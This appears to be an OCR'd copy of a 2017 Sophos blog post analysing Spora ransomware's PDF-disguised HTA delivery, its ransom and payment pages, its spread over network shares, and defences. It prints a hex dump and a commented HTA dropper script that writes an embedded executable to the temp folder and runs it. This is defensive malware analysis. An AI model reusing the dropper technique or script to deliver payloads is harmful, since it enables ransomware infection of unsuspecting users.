
How Spora ransomware tries to fool antivirus

nakedsecurity.sophos.com/2017/06/26/how-spora-ransomware-tries-to-fool-antivirus/

By Bill Brenner 26 Jun 2017



Spora ransomware first detected in January is back with a new technique that attempts to confuse and bypass antivirus products and email filters, SophosLabs researchers have discovered.

Like previous campaigns, the contagion arrives in an email bearing a tainted HTA (HTML Application) file. But while the file clearly has an HTA file extension, the file itself is crafted to confuse scanners that might ordinarily stop an HTA file into thinking it's a harmless PDF and letting it through instead.

The technique has only been seen in attacks that target a Russian-speaking population, but if it works well, chances are better than average that we'll see the same trick being used to target users in other countries.

Route to infection

Spora was previously delivered in a multi-stage attack that unfolds like this:

- **Victims receive a ZIP file and are invited to look inside.** Opening up ZIPs, even if they arrived in an email, is generally regarded as a low-risk exercise, in the same way that looking at a list of files in a folder is much less dangerous than actually opening individual files inside the folder.

- **The ZIP contains an HTA file with an enticing name.** HTA is short for *HTML Application*, meaning that Windows treats an HTA file like a web page that isn't subject to the sandboxing and other security controls imposed when you are browsing. If an HTA contains an embedded script, that script gets the same sort of run-time power as a downloaded program (.EXE file).
- **The HTA file contains a script that creates and runs an embedded JavaScript file.**

What's new

Windows treats the files as an HTA because it recognizes the file extension and ignores the first bytes that declare the file as something else.


Filtering products typically do *the opposite* — trusting the file's byte content more than its extension. Scanners and filters see the attachment as a PDF and tries to process it as such.

Since the HTA script is tacked on at the end of a file otherwise created to look like a PDF, the chances of the ransomware getting through are greater.

The process, step by step

What follows is the step-by-step process by which Spora is delivered to its victims, according to the SophosLabs analysis:


First, we see a filename and icon for one of the samples. Filenames seen so far are all Russian but appear to center around a payment or invoice. They are, as you'd imagine, designed to lure recipients into clicking on them.




Windows doesn't show file extensions by default so if you unzip the file you'll see a filename ending in `_pdf`, which might be enough to fool you in to thinking you're dealing with a PDF.

That's why we recommend that you configure Windows to show file extensions. If you're machine is configured to show file extensions then you'll see a filename ending in `.hta` which might give you pause.

Here's what the embedded file looks like in a hex editor:



The PDF end-of-file marker is followed by the HTA code:



```
4:0E40h: 34 38 33 39 2F 58 52 65 66 53 74 6D 20 32 36 34  4839/XRefStm 264
4:0E50h: 35 31 37 3E 3E 0D 0A 73 74 61 72 74 78 72 65 66  517>>..startxref
4:0E60h: 0D 0A 32 36 35 36 35 37 0D 0A 25 25 45 4F 46 0D  ..265657..%%EOF.
4:0E70h: 0A 0D 0A 0D 0A 0D 0A 3C 68 74 61 3A 61 70 70 6C  .......<hta:appl
4:0E80h: 69 63 61 74 69 6F 6E 20 77 69 6E 64 6F 77 73 74  ication windowst
4:0E90h: 61 74 65 3D 22 6D 69 6E 69 6D 69 7A 65 22 2F 3E  ate="minimize"/>
4:0EA0h: 0D 0A 3C 73 63 72 69 70 74 3E 76 61 72 20 62 3D  ..<script>var b=
4:0EB0h: 6E 65 77 20 41 63 74 69 76 65 58 4F 62 6A 65 63  new ActiveXObjec
4:0EC0h: 74 28 22 57 53 63 72 69 70 74 2E 53 68 65 6C 6C  t("WScript.Shell
4:0ED0h: 22 29 3B 0D 0A 76 61 72 20 79 34 38 31 38 35 39  ");..var y481859
4:0EE0h: 31 35 30 32 33 20 3D 20 6E 65 77 20 41 63 74 69  15023 = new Acti
4:0EF0h: 76 65 58 4F 62 6A 65 63 74 28 22 4D 53 58 4D 4C  veXObject("MSXML
4:0F00h: 32 2E 44 4F 4D 44 6F 63 75 6D 65 6E 74 22 29 2E  2.DOMDocument").
4:0F10h: 63 72 65 61 74 65 45 6C 65 6D 65 6E 74 28 22 62  createElement("b
4:0F20h: 69 74 73 22 29 3B 79 36 38 35 39 35 33 35 32 33  its");y685953523
4:0F30h: 34 31 3D 22 34 44 20 35 41 20 39 30 20 30 30 20  41="4D 5A 90 00
4:0F40h: 30 33 20 30 30 20 30 30 20 30 30 20 30 34 20 30  03 00 00 00 04 0
4:0F50h: 30 20 30 30 20 30 30 20 46 46 20 46 46 20 30 30  0 00 00 FF FF 00
4:0F60h: 20 30 30 20 42 38 20 30 30 20 30 30 20 30 30 20   00 B8 00 00 00
4:0F70h: 30 30 20 30 30 20 30 30 20 30 30 20 34 30 20 30  00 00 00 00 40 0
4:0F80h: 30 20 30 30 20 30 30 20 30 30 20 30 30 20 30 30  0 00 00 00 00 00
4:0F90h: 20 30 30 20 30 30 20 30 30 20 30 30 20 30 30 20   00 00 00 00 00
4:0FA0h: 30 30 20 30 30 20 30 30 20 30 30 20 30 30 20 30  00 00 00 00 00 0
4:0FB0h: 30 20 30 30 20 30 30 20 30 30 20 30 30 20 30 30  0 00 00 00 00 00
4:0FC0h: 20 30 30 20 30 30 20 30 30 20 30 30 20 30 30 20   00 00 00 00 00
4:0FD0h: 30 30 20 30 30 20 30 30 20 30 30 20 30 30 20 30  00 00 00 00 00 0
4:0FE0h: 30 20 30 30 20 30 30 20 45 30 20 30 30 20 30 30  0 00 00 E0 00 00
4:0FF0h: 20 30 30 20 30 45 20 31 46 20 42 41 20 30 45 20   00 0E 1F BA 0E
4:1000h: 30 30 20 42 34 20 30 39 20 43 44 20 32 31 20 42  00 B4 09 CD 21 B
4:1010h: 38 20 30 31 20 34 43 20 43 44 20 32 31 20 35 34  8 01 4C CD 21 54
4:1020h: 20 36 38 20 36 39 20 37 33 20 32 30 20 37 30 20   68 69 73 20 70
```

Cleaned up with syntax highlighting the HTA code looks like this:


```
<hta:application windowstate="minimize"/>
<script>
    // Create an ActiveX Shell Object - Used to execute the payload
    var b=new ActiveXObject("WScript.Shell");

    // Payload represented as a hexadecimal byte string
    y68595352341="4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00

    // Create an ActiveX "File System Object" (FSO)
    var y47559120851=new ActiveXObject("Scripting.FileSystemObject");

    // Use the FSO to create a path for the dropped payload
    //  - The value 2 in "getSpecialFolder" returns the path to the Temporary Directory
    //  - The method "getTempName" generates a random temporary filename (with a .tmp file extension)
    //  - The method "getBaseName" removes the ".tmp" file extension from the temporary filename
    y6785986815=y47559120851.getSpecialFolder(2)+"\\"+y47559120851.getBaseName(y47559120851.getTempName())+".exe";

    // Create an ActiveX "Document Object Model" object
    //  - The "text" property contains the hex encoded string
    //  - The "bin.hex" value indicates the text string will be converted to its binary form
    var y48185915023 = new ActiveXObject("MSXML2.DOMDocument").createElement("bits");
    y48185915023.text=y68595352341;
    y48185915023.dataType="bin.hex";

    // Create an ActiveX Stream object - Used to write the payload to disk
    with(new ActiveXObject("ADODB.Stream")){

        // The value 1 indicates the stream is binary data
        type=1,

        // Open the stream
        open(),

        // Write the payload into the stream
        write(y48185915023.nodeTypedValue),

        // Write the stream to the file path
        saveToFile(y6785986815),

        // Close the stream
        close()
    };

    // Run the payload
    b.Run(y6785986815);

    // Job Done!
    window.close();
</script>
```

If you double click on the file then the malicious code is dropped and executed:


Edit As: Hex ▾ | Run Script ▾ | Run Template ▾

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
0010h:	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	E0	00	00	00	.....à...
0040h:	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..´.Í!¸.LÍ!Th
0050h:	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
0060h:	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
0070h:	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.....
0080h:	95	41	FF	AD	D1	20	91	FE	D1	20	91	FE	D1	20	91	FE	•Aÿ-Ñ ‘þÑ ‘þÑ ‘þ
0090h:	D1	20	91	FE	D3	20	91	FE	F6	E6	EA	FE	C2	20	91	FE	Ñ ‘þÓ ‘þöæêþÂ ‘þ
00A0h:	D1	20	90	FE	9F	20	91	FE	F6	E6	FC	FE	D3	20	91	FE	Ñ .þŸ ‘þöæüþÓ ‘þ
00B0h:	D8	58	12	FE	D0	20	91	FE	D8	58	05	FE	D0	20	91	FE	ØX.þÐ ‘þØX.þÐ ‘þ
00C0h:	D8	58	00	FE	D0	20	91	FE	52	69	63	68	D1	20	91	FE	ØX.þÐ ‘þRichÑ ‘þ
00D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....


Here’s what the encrypted images look like on the computer after the victim has opened the HTA:




Once infected, the victim receives the following ransom HTML page:




To reach the payment page, the victim must upload one file that the ransomware has encrypted. This appears to be the mechanism to create unique “accounts.” Here is the payment page:



Next we see the public thread between the victims and the bad guys. This screenshot explains the “immunity” payment — a service that prevents the user from being hit by Spora again. It’s cost has gone down but all other options have gone up:



After the ransomware runs the Program Files directory is hidden and replaced with a Windows Shortcut file:



This appears to be a method for spreading the ransomware to other computers with access to the same shares. Clicking on the fake Program Files directory opens the hidden directory in Explorer and causes the malware to copy itself to the user's temp directory and then run itself from there.

This way, anyone browsing to a share of an infected network will also have their files encrypted.

Sophos detection

Sophos customers are protected, Sophos products detect the ZIP files containing the HTA as CXmail/JSDI-O. They detect the standalone PDF-HTA as Troj/HTADrp-AD, and the dropped EXE as Mal/EncPk-ACO. The dropped LNK files are detected as Mal/RansomLnk-A.

Defensive measures: malicious attachments

- **If you receive an attachment of any kind by email** and don't know the person who sent it, DON'T OPEN IT.
- **Configure Windows to show file extensions.** This gives you a better chance of spotting files that aren't what they seem.
- **Use an anti-virus with an on-access scanner (also known as real-time protection).** This can help you block malware of this type in a multi-layered defense, for example, by stopping an initial booby-trapped PDF or HTA file.
- **Consider stricter email gateway settings**. Some staff are more exposed to malware-sending crooks than others (such as the order processing department), and may benefit from more stringent precautions, rather than being inconvenienced by them.

Defensive measures: ransomware

The best defense against ransomware is not to get infected in the first place, so we've published a guide entitled **How to stay protected against ransomware** that we think you'll find useful:

You might also enjoy our Techknow podcast **Dealing with Ransomware**:

LISTEN NOW

(Audio player above not working? Listen on Soundcloud or access via iTunes.)